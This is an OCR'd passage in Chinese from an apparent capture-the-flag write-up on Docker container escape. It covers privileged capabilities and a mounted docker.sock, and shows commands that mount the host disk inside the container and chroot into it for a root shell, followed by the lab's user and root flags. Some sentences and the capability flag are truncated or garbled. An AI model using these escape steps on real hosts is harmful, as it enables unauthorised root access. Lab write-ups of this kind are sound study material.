（2）使用功能机制也会造成Docker逃逸。Linux内核自版本2.2引入了功能机制（Capabilities），打破了念，允许普通用户执行超级用户权限方能运行的命令。例如当容器以-cap-add=SYSADMIN启动，Contai统管理命令，如果攻击者此时再将外部设备目录挂载在容器中就会发生Docker逃逸。

2.3.2 容器挂载不当 >

使用者将宿主机/var/run/docker.sock文件挂载到容器中，目的是能在容器中也能操作docker。


—— 3 docker 逃逸实例 ——


（3）fdisk -l命令查看宿主机设备为/dev/vda1，通过mount命令将宿主机根目录挂载进容器目录的test中.

```
fdisk -l
mount /dev/sda1 /home/test
```

（4）使用chroot改变根目录，接下来可以直接执行命令或写crontab

```
root@06753c78ece8:/home/test# chroot /home/test/
sh-4.2#
sh-4.2#
sh-4.2# ls
bin  boot  dev  etc  home  lib  lib64  media  mnt  opt  proc  root  run
sh-4.2# pwd
/
sh-4.2# id
uid=0(root) gid=0(root) groups=0(root)
```





> 复盘结束，感谢bamuwe大佬出的有意思题目，非常有意思每一个知识点我都尽力去想和测试，虽然我是测试员但是还是在路线下学习每一个考点，是一个非常不错的靶机，推荐各位大佬去玩玩！！！

> userflag: flag{user-4f6311d4cf5776f0316c2f1b6526a653}
>
> rootflag: flag{root-6dbfaf239023f6da6ed2ffc59d3bcea5}